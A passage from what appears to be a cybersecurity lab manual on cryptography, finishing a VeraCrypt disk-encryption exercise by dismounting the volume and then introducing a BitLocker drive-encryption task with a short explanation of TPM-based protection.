


Module 20 – Cryptography

27. Copy the file from **Desktop** and paste it into **Local Disk (I:)**. Close the window.



28. Switch to the **VeraCrypt** window, click **Dismount**, and then click **Exit**.



29. The **I:** drive located in **This PC** disappears.

Note: This lab is used to demonstrate that, in cases of system hacks, if an attacker manages to gain remote access or complete access to the machine, he/she will not be able to find the encrypted volume—including its files—unless he/she is able to obtain the password. Thus, all sensitive information located on the encrypted volume is safeguarded.

30. This concludes the demonstration of performing disk encryption using VeraCrypt.


31. Close all open windows and document all the acquired information.

Task 2: Perform Disk Encryption using BitLocker Drive Encryption


BitLocker provides offline-data and OS protection for your computer, and helps to ensure that data stored on a computer that is running Windows® is not revealed if the computer is tampered with when the installed OS is offline. BitLocker uses a microchip that is called a Trusted Platform Module (TPM) to provide enhanced protection for your data and to preserve early boot-component integrity. The TPM can help protect your data from theft or unauthorized viewing by encrypting the entire Windows volumes.

Here, we will perform disk encryption using BitLocker Drive Encryption.

